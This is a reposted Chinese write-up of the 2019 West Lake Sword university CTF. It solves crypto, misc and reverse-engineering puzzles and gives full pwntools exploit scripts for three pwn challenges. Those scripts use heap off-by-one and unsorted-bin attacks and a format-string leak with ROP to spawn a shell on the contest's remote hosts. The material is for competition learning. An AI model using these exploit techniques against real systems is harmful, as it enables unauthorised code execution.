2019西湖论剑网络安全技能大赛（大学生组）部分WriteUp

转载

weixin_30501857 于 2019-04-08 11:36:00 发布 424 收藏 1
文章标签： 网络 数据结构与算法 python
原文链接：http://www.cnblogs.com/Yuuki-/p/10668580.html
版权

这次比赛是我参加以来成绩最好的一次，这离不开我们的小团队中任何一个人的努力，熬了一整天才答完题，差点饿死在工作室（门卫大爷出去散步，把大门锁了出不去，还好学弟提了几个盒饭用网线从窗户钓上来才吃到了午饭）。写好WP回到宿舍的时候已经快十二点了，随便吃了点面包倒头就睡.....

接下来大概写写我们的解题思路，由于做题的时候没想到可以进名次，而且赛后比赛平台也关了，所以很多实现过程的截图就没法弄了，只下了除web以外的题目。

CRYPTO


1904055ca752d2f081d HardGame.zip
1904055ca752d3c1f20 哈夫曼之谜.zip

第一题 HardGame

这道题我们并没有做出来，可以看看大佬写的-->https://mp.weixin.qq.com/s/rlSyABoulRKygPmwfcUuXA

第二题 哈夫曼之谜

下载下来的压缩包里就两个文件



在txt文档内容如下：

```
1100011100000101001001010110011011010111110111010101111011111110000100011001011010111100110111000100011 0

a:4
d:9
g:1
f:5
l:1
0:7
5:9
{:1
}:1
```

看到哈夫曼我记得当初好像是在数据结构里面学过，果断找书，百度查资料，后来了解到，上面01的部分其实可以看做是加密的密文，下面相当于解密的秘钥。

在下面的两列中，第一列是哈夫曼树的叶子节点，第二列是对应的权重值，之后就是长久的网上找代码（没办法，代码功底有点差，写起来太费时间了，只能网上找找改改）

找到的代码如下（在vs中运行的，之前的代码在运行的时候因为数组设置的太小，之后会有溢出，所以我改了下数组大小）：


```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

typedef int ELEMTYPE;

// 哈夫曼树结点结构体
typedef struct HuffmanTree
{
    ELEMTYPE weight;
    ELEMTYPE id;        // id用来主要用以区分权值相同的结点，这里代表了下标
    struct HuffmanTree* lchild;
    struct HuffmanTree* rchild;
}HuffmanNode;

// 构建哈夫曼树
HuffmanNode* createHuffmanTree(int* a, int n)
{
    int i, j;
    HuffmanNode **temp, *hufmTree;
    temp = malloc(n*sizeof(HuffmanNode));
    for (i = 0; i<n; ++i)     // 将数组a中的权值赋给结点中的weight
    {
        temp[i] = (HuffmanNode*)malloc(sizeof(HuffmanNode));
        temp[i]->weight = a[i];
        temp[i]->id = i;
        temp[i]->lchild = temp[i]->rchild = NULL;
    }

    for (i = 0; i<n - 1; ++i)       // 构建哈夫曼树需要n-1合并
    {
        int small1 = -1, small2;      // small1、small2分别作为最小和次小权值的下标
        for (j = 0; j<n; ++j)         // 先将最小的两个下标赋给small1、small2（注意：对应权值未必最小）
        {
```

```
        {
            if (temp[j] != NULL && small1 == -1)
            {
                small1 = j;
                continue;
            }
            else if (temp[j] != NULL)
            {
                small2 = j;
                break;
            }
        }

        for (j = small2; j<n; ++j)    // 比较权值，挪动small1和small2使之分别成为最小和次小权值的下标
        {
            if (temp[j] != NULL)
            {
                if (temp[j]->weight < temp[small1]->weight)
                {
                    small2 = small1;
                    small1 = j;
                }
                else if (temp[j]->weight < temp[small2]->weight)
                {
                    small2 = j;
                }
            }
        }
        hufmTree = (HuffmanNode*)malloc(sizeof(HuffmanNode));
        hufmTree->weight = temp[small1]->weight + temp[small2]->weight;
        hufmTree->lchild = temp[small1];
        hufmTree->rchild = temp[small2];

        temp[small1] = hufmTree;
        temp[small2] = NULL;
    }
    free(temp);
    return hufmTree;
}

// 以广义表的形式打印哈夫曼树
void PrintHuffmanTree(HuffmanNode* hufmTree)
{
    if (hufmTree)
    {
        printf("%d", hufmTree->weight);
        if (hufmTree->lchild != NULL || hufmTree->rchild != NULL)
        {
            printf("(");
            PrintHuffmanTree(hufmTree->lchild);
            printf(",");
            PrintHuffmanTree(hufmTree->rchild);
            printf(")");
        }
    }
}

// 递归进行哈夫曼编码
void HuffmanCode(HuffmanNode* hufmTree, int depth)      // depth是哈夫曼树的深度
{
```

```
    static int code[100];
    if (hufmTree)
    {
        if (hufmTree->lchild == NULL && hufmTree->rchild == NULL)
        {
            printf("id为%d权值为%d的叶子结点的哈夫曼编码为 ", hufmTree->id, hufmTree->weight);
            int i;
            for (i = 0; i<depth; ++i)
            {
                printf("%d", code[i]);
            }
            printf("\n");
        }
        else
        {
            code[depth] = 0;
            HuffmanCode(hufmTree->lchild, depth + 1);
            code[depth] = 1;
            HuffmanCode(hufmTree->rchild, depth + 1);
        }
    }
}

// 哈夫曼解码
void HuffmanDecode(char ch[], HuffmanNode* hufmTree, char string[])     // ch是要解码的01串，string是结点对应的字符
{
    int i;
    int num[500];
    HuffmanNode* tempTree = NULL;
    for (i = 0; i<strlen(ch); ++i)
    {
        if (ch[i] == '0')
            num[i] = 0;
        else
            num[i] = 1;
    }
    if (hufmTree)
    {
        i = 0;      // 计数已解码01串的长度
        while (i<strlen(ch))
        {
            tempTree = hufmTree;
            while (tempTree->lchild != NULL && tempTree->rchild != NULL)
            {
                if (num[i] == 0)
                {
                    tempTree = tempTree->lchild;
                }
                else
                {
                    tempTree = tempTree->rchild;
                }
                ++i;
            }
            printf("%c", string[tempTree->id]);     // 输出解码后对应结点的字符
        }
    }
}
```

```
152
153 int main()
154 {
155     int i, n;
156     printf("请输入叶子结点的个数：\n");
157     while (1)
158     {
159         scanf("%d", &n);
160         if (n>1)
161             break;
162         else
163             printf("输入错误，请重新输入n值！");
164     }
165
166     int* arr;
167     arr = (int*)malloc(n*sizeof(ELEMTYPE));
168     printf("请输入%d个叶子结点的权值：\n", n);
169     for (i = 0; i<n; ++i)
170     {
171         scanf("%d", &arr[i]);
172     }
173
174     char ch[500], string[500];
175     printf("请连续输入这%d个叶子结点各自所代表的字符：\n", n);
176     fflush(stdin);      // 强行清除缓存中的数据，也就是上面输入权值结束时的回车符
177     gets(string);
178
179     HuffmanNode* hufmTree = NULL;
180     hufmTree = createHuffmanTree(arr, n);
181
182     printf("此哈夫曼树的广义表形式为：\n");
183     PrintHuffmanTree(hufmTree);
184     printf("\n各叶子结点的哈夫曼编码为：\n");
185     HuffmanCode(hufmTree, 0);
186
187     printf("要解码吗？请输入编码:\n");
188     gets(ch);
189     printf("解码结果为：\n");
190     HuffmanDecode(ch, hufmTree, string);
191     printf("\n");
192
193     free(arr);
194     free(hufmTree);
195
196     return 0;
197 }
```

最后输出结果：



最后出来的格式有点问题，要处理一下


flag{ddf5dfd0f05550500a5af55dd0d5d0ad}
flag{55fd5f50f0ddd0d00adafdd5505d50a5}

MISC


1904055ca752db0d1b8 最短的路.zip
1904055ca752dbcbdfe 奇怪的TTL字...
1904055ca752dc2b4dc crackme.zip


第一题 最短的路

题目如下：



这个题我后来看别人WP说是BSF算法，这个我也不太懂，以前没碰到过，但是我们学弟直接手撸，就出来了，哈哈~





我看也有人写了脚本：


cbdfe\post.py (a) - Sublime Text

转到(G) Tools 项目(P) Preferences 帮助(H)

App.vue | post.py | main.js | ttl.py

```
maps = [('FloraPrice','E11'),('FloraPrice','E9'),('FloraPric

def search(l_or_r,txt,last):
    for i in maps:

        if txt == i[l_or_r]:

            if l_or_r ==0:
                l_or_r = 1
            else:
                l_or_r = 0
            if i[l_or_r] != last:
                print(i,l_or_r,last)
                search(l_or_r,i[l_or_r],txt)
            else:
                return


search(0,"E3","")
```


第二题 奇怪的TTL字段



题目描述如下：

我们截获了一些IP数据报，发现报文头中的TTL值特别可疑，怀疑是通信方嵌入了数据到TTL，我们将这些TTL值提取了出来，你能看出什么端倪吗？

在txt文档中全是这种数字，以前遇到过类似的题型，首先都是把里面的数字提取出来，再做处理



至于对数字该怎么处理，就查了好对资料，后来找到一篇文章提醒了我


最后处理方式如下：

63 127 191 255对应00 01 10 11

（如果是2种情况就猜0 1，4种情况就猜00 01 10 11，转换为8位二进制，然后只取前两位，因为观察会发现后面几位都是1）

之后就是对数据的进制转换了，最终转成十六进制

在最后转换出的结果中，发现了六个jpg的文件头（ffd8），说明这就是六张图片，放在winhex生成图片



再用PS合成了一张二维码的图片

扫描结果如下所示：

根据单词AutomaticKey想到了是：自动密钥密码

解密网址：http://ctf.ssleye.com/autokey.html

这种加密只是针对字母，所以解密之后把对应的数字加上就可以了。

附py脚本如下（因为代码有点多，所以就只上截图了）

```
a = open(r'F:\CTF比赛记录\2019西湖论剑\1904055ca752dbcbdfe  MISC2 奇怪的TTL字段\ttl.txt').readlines()
print(len(a))
print(295376/3.0)
# print(a)
b = []
for i in a:
    b.append(i[4:-1])
print(b)
from collections import Counter
print(Counter(b))
# for i in b:
#     if i =='63':
#         print('0',end='')
#     elif i=='127':
#         print('1',end='')
#     elif i =='191':
#         print('2',end='')
#     elif i=='255':
#         print('3',end='')
sanjinzhi='121212121210032012121212121103010300030003010320031003110313032003120321031203120300030003
print()
print(len(sanjinzhi))
def triple(a):
    l = len(a)
    a = list(reversed(a))
    num = 0
    for i in range(len(a)):
        num += int(a[i])*pow(4,i)
    print(num,end=' ')
triple('1212')
print(chr(102))
def triple1(a):
    l = len(a)
    a = list(reversed(a))
    num = 0
    for i in range(len(a)):
        num += int(a[i])*pow(4,i)
    print(chr(num),end='')
for i in range(0,len(sanjinzhi),4):
    triple(sanjinzhi[i:i+4])
print()
for i in range(0,len(sanjinzhi),4):
    triple1(sanjinzhi[i:i+4])
```

第三题 crackme

app-debug.apk

这道题我们没有做出来，可以看大佬写的wp--->https://mp.weixin.qq.com/s/rlSyABoulRKygPmwfcUuXA

PWN

1904055ca753093f654 Storm Note.zip
1904055ca753896ba77 story.zip
1904055ca75368089ed noinfoleak.zip

第一题 Storm Note

libc-2.23.so
Storm_note


直接上exp

```python
from pwn import *
#p=process('./storm')
p=remote('ctf1.linkedbyx.com',10444)  //网址+端口
#port:10444
def add(size):
  p.recvuntil('Choice')
  p.sendline('1')
  p.recvuntil('?')
  p.sendline(str(size))

```

```
def edit(idx,mes):
  p.recvuntil('Choice')
  p.sendline('2')
  p.recvuntil('?')
  p.sendline(str(idx))
  p.recvuntil('Content')
  p.send(mes)

def dele(idx):
  p.recvuntil('Choice')
  p.sendline('3')
  p.recvuntil('?')
  p.sendline(str(idx))

add(0x18)     #0
add(0x508)    #1
add(0x18)     #2
edit(1, 'h'*0x4f0 + p64(0x500))   #set fake prev_size

add(0x18)     #3
add(0x508)    #4
add(0x18)     #5
edit(4, 'h'*0x4f0 + p64(0x500))   #set fake prev_size
add(0x18)     #6

dele(1)
edit(0, 'h'*(0x18))    #off-by-one
add(0x18)     #1
add(0x4d8)    #7
dele(1)
dele(2)         #backward consolidate
add(0x38)     #1
add(0x4e8)    #2

dele(4)
edit(3, 'h'*(0x18))    #off-by-one
add(0x18)     #4
add(0x4d8)    #8
dele(4)
dele(5)         #backward consolidate
add(0x48)     #4

dele(2)
add(0x4e8)    #2
dele(2)
storage = 0xabcd0100
fake_chunk = storage - 0x20

p1 = p64(0)*2 + p64(0) + p64(0x4f1) #size
p1 += p64(0) + p64(fake_chunk)      #bk
edit(7, p1)

p2 = p64(0)*4 + p64(0) + p64(0x4e1) #size
p2 += p64(0) + p64(fake_chunk+8)    #bk, for creating the "bk" of the faked chunk to avoid crashing when
unlinking from unsorted bin
p2 += p64(0) + p64(fake_chunk-0x18-5)   #bk_nextsize, for creating the "size" of the faked chunk, using
misalignment tricks
edit(8, p2)
add(0x48)
edit(2,p64(0)*8)
```

```
edit(2,p64(0)*8)

p.sendline('666')
p.send('\x00'*0x30)
'''
add(0x100-8)
add(0x200)
add(0x100)

edit(1,(p64(0x200)+p64(0x100))*32)
dele(1)
edit(0,'a'*(0x100-8))
add(0x100)
add(0x60)
dele(1)
dele(2)
add(0x100)
add(0x60)
'''
p.interactive()
```

第二题 story



这个题好像是libc泄露

上exp

```python
#!/usr/bin/env python
# coding=utf-8
from pwn import *
io = remote('ctf1.linkedbyk.com', 10195)  //网址+端口号
#io = process('./story')
elf = ELF('./story')
#libc = elf.libc
libc = ELF('libc6_2.23-0ubuntu10_amd64.so')

io.recv()
__libc_start_main_got = elf.got['__libc_start_main']
payload = "%15$llx"+"AAAAAAAA"  + "%11$s" + "QQQQ" + p64(__libc_start_main_got)
print payload
io.sendline(payload)
io.recvuntil("Hello ")
cannary = int(io.recvuntil('AAAAAAAA', drop = True),16)
print hex(cannary)
temp = io.recv()[0:6]
__libc_start_main_addr = u64(temp+p8(0)*2)
libc_base = __libc_start_main_addr - libc.symbols['__libc_start_main']
print hex(__libc_start_main_addr)
#one_gadgets = libc_base + 0xf1147
system_addr = libc_base + libc.symbols['system']
bin_sh = libc_base + libc.search('/bin/sh').next()
#get one_gadgetA
print "get_addr = " + hex(__libc_start_main_addr)
#print "one_gadgets = "+ hex(one_gadgets)
print "get_got = " + hex(__libc_start_main_got)
print "cannay= " + hex(cannary)
print "system_addr=" + hex(system_addr)
print "bin_sh=" + hex(bin_sh)
pop_rdi = 0x0000000000400bd3
#gdb.attach(io)
payload = 'A'*136 + p64(cannary) * 2 + p64(pop_rdi) + p64(bin_sh) + p64(system_addr)
#payload = 'A'*136 + p64(cannary) * 2 + p64(one_gadgets)

print hex(cannary)
Size = len(payload)+1
print "size = " + str(Size)
io.sendline(str(len(payload)))
#gdb.attach(io)
print io.recv()
io.sendline(payload)
io.interactive()
```

第三题 noinfoleak

noinfoleak

exp

```python
from pwn import *
#p=process('./noinfoleak')
libc = ELF('./libc-2.23.so')
p=remote('ctf1.linkedbyx.com',10426)  //网址+端口
def add(size,mes):
```

```
  p.recvuntil('>')
  p.sendline('1')
  p.recvuntil('>')
  p.sendline(str(size))
  p.recvuntil('>')
  p.send(mes)

def dele(idx):
  p.recvuntil('>')
  p.sendline('2')
  p.recvuntil('>')
  p.sendline(str(idx))
def edit(idx,mes):
  p.recvuntil('>')
  p.sendline('3')
  p.recvuntil('>')
  p.sendline(str(idx))
  p.recvuntil('>')
  p.send(mes)

add(0x60,p64(0x71)*4)
add(0x60,p64(0x71)*4)
add(0x60,p64(0x71)*4)
dele(0)
dele(1)
edit(1,'\x10')
add(0x60,p64(0x71)*4)
add(0x60,p64(0x71)*4)
add(0x50,'aaa')
add(0x50,'bbb')
edit(0,p64(0)+p64(0xd1))
dele(4)
a = 0x46# int(raw_input("a"),16)
edit(0,p64(0)+p64(0x71)+'\x5d'+chr(a))
dele(1)
dele(2)
edit(2,'\x10')
add(0x60,'a')
add(0x60,'\x00')
add(0x60,'\x00')
dele(5)
dele(6)
edit(6,p64(0x601120))
add(0x50,'/bin/sh\x00')
add(0x50,'\x20')
edit(9,p64(0xfbad3c80)+p64(0)*3+p8(0))
p.send('\n')
p.recv(24)
addr = u64(p.recv(6).ljust(8,'\x00'))
libc_base = addr - (0x7fb4e88cf6e0-0x7fb4e850c000)
info("libc:0x%x",libc_base)
system = libc_base+libc.symbols['system']
edit(11,p64(0x601018))
edit(9,p64(system))
dele(10)

p.interactive()
```

REVERSE

1904055ca752e6ae1c5 easyCpp.zip
1904055ca752e532f14 Junk_Instruction.zip
1904055ca752e746df2 Testre.zip

第一题 easyCpp

__MACOSX
easyCpp

```
int init_proc()
{
  void *v0; // rax@1

  v0 = &__gmon_start__;
  if ( &__gmon_start__ )
    LODWORD(v0) = _gmon_start__();
  return (unsigned __int64)v0;
}
```

```
signed int _do_global_dtors_aux()
{
  signed int result; // eax@2

  if ( !completed_7631 )
  {
    result = deregister_tm_clones();
    completed_7631 = 1;
  }
  return result;
}
```

```
__int64 __usercall std::accumulate<__gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>,std:
{
  int *v5; // rax@3
  int v6; // ebx@3
  __int64 result; // rax@4
  __int64 v8; // rcx@4
  __int64 v9; // [sp+0h] [bp-70h]@1
  __int64 v10; // [sp+8h] [bp-68h]@1
  __int64 v11; // [sp+10h] [bp-60h]@1
  __int64 v12; // [sp+18h] [bp-58h]@1
  char v13; // [sp+20h] [bp-50h]@3
  char v14; // [sp+40h] [bp-30h]@3
  __int64 v15; // [sp+58h] [bp-18h]@1

  v12 = a3;
  v11 = a4;
  v10 = a1;
  v9 = a2;
  v15 = *MK_FP(__FS__, 40LL);
  while ( (unsigned __int8)__gnu_cxx::operator!=<int *,std::vector<int,std::allocator<int>>>(&v11, &v10) )
  {
    LODWORD(v5) = __gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator*(&v11);
    v6 = *v5;
    std::vector<int,std::allocator<int>>::vector(&v13, v9);
    main::{lambda(std::vector<int,std::allocator<int>>,int)#2}::operator() const(
      (__int64)&v14,
      (__int64)&a5,
      (__int64)&v13,
      v6);
    std::vector<int,std::allocator<int>>::operator=(v9, &v14);
    std::vector<int,std::allocator<int>>::~vector((__int64)&v14);
    std::vector<int,std::allocator<int>>::~vector((__int64)&v13);
    __gnu_cxx::__normal_iterator<int *,std::vector<int,std::allocator<int>>>::operator++(&v11, &v14);
  }
  std::vector<int,std::allocator<int>>::vector(v12, v9);
  result = v12;
  v8 = *MK_FP(__FS__, 40LL) ^ v15;
  return result;
}
```

```
__int64 __fastcall std::vector<int,std::allocator<int>>::operator=
{
  __int64 v2; // ST28_8@1
  __int64 v3; // rax@1
  __int64 result; // rax@1
  __int64 v5; // rcx@1

  v2 = *MK_FP(__FS__, 40LL);
  v3 = std::move<std::vector<int,std::allocator<int>> &>(a2);
  std::vector<int,std::allocator<int>>::_M_move_assign(a1, v3);
  result = a1;
  v5 = *MK_FP(__FS__, 40LL) ^ v2;
  return result;
}
```

用IDA打开，分析函数代码，发现好像是输入过两个变换

其他所有的数加上最后一个
- 顺序整个反过来，最后一个不变
最后要变成一个斐波那契数列1 1 2 3 5 ... 987，可以得输入

```
-377
-610
-754
-843
-898
-932
-953
-966
-974
-979
-982
-984
-985
-986
-986
987
```

第二题 Junk_Instruction

这道题我们没有做出来，可以看大佬写的wp--->https://mp.weixin.qq.com/s/rlSyABoulRKygPmwfcUuXA

第三题 Testre

直接用IDA打开，F5查看函数，主要是对代码的分析，涉及到了些算法

```
n = ((unsigned __int64)(2951479051793528259LL * (unsigned __int128)(138 * (v28 - v17) >> 2) >> 64) >> 2) + 1;
v23 = ((unsigned __int64)(0xAAAAAAAAAAAAAAABLL * (unsigned __int128)((v17 + v28) << 6) >> 64) >> 5) - 1;
v11 = (__int64 *)((char *)&v6
                - ((((unsigned __int64)(2951479051793528259LL * (unsigned __int128)(138 * (v28 - v17) >> 2) >> 64) >> 2)
                  + 16) & 0xFFFFFFFFFFFFFF0LL));
memset(v11, 0, n);
v20 = v17;
v18 = n - 1;
```

看下面的这点代码，好像是辗转相除法

```
while ( v20 < v28 )
{
  v21 = *(_BYTE *)(v25 + v20);
  for ( j = n - 1; ; --j )
  {
    v10 = 1;
    if ( j <= v18 )
      v10 = v21 != 0;
    if ( !v10 )
      break;
    v22 = *((_BYTE *)v11 + j) << 6;
    v21 += *((_BYTE *)v11 + j) << 8;
    v9 = 64;
    *((_BYTE *)v11 + j) = v21 % 58;
    *((_BYTE *)v26 + j) = v22 & 0x3F;
    v22 >>= 6;
    v21 /= 58;
    v27 /= v9;
    if ( !j )
      break;
  }
  ++v20;
  v18 = j;
}
for ( j = 0LL; ; ++j )
{
  v8 = 0;
  if ( j < n )
    v8 = ~(*((_BYTE *)v11 + j) != 0);
  if ( !(v8 & 1) )
    break;
}
if ( *v30 > n + v17 + j )
{
  if ( v17 )
  {
    c = 61;
    memset(s, 49, v17);
    memset(v26, c, v17);
  }
  v20 = v17;
  while ( j < n )
  {
    v4 = v11;
    *((_BYTE *)s + v20) = byte_400EB0[(unsigned __int64)*((_BYTE *)v11 + j)];
    *((_BYTE *)v26 + v20++) = byte_400EF0[(unsigned __int64)*((_BYTE *)v4 + j++)];
  }
```

之后查看字符串 主菜单View-Open subviews-strings，看到table

Address	Length	Type	String
.rodata:0000000000400E91	0000001D	C	ake_secret_makes_you_annoyed
.rodata:0000000000400EB1	0000003A	C	23456789ABCDEFGHJKLMNPQRSTUVWXYZabcdefghijkmnopqrstuvwxyz
.rodata:0000000000400EF1	00000040	C	BCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
.rodata:0000000000400F3A	00000005	C	cS9N
.rodata:0000000000400F3F	00000006	C	9iHjM
.rodata:0000000000400F45	00000008	C	LTdA8YS
.rodata:0000000000400F4D	00000009	C	correct!
.eh_frame:0000000000401007	00000006	C	;*3$\"

之后就是Base58解密了，网址：http://ctf.ssleye.com/base85.html

（之后再学习后会再进一步详细补充）

2019-04-08 11:35:05

转载于:https://www.cnblogs.com/Yuuki-/p/10668580.html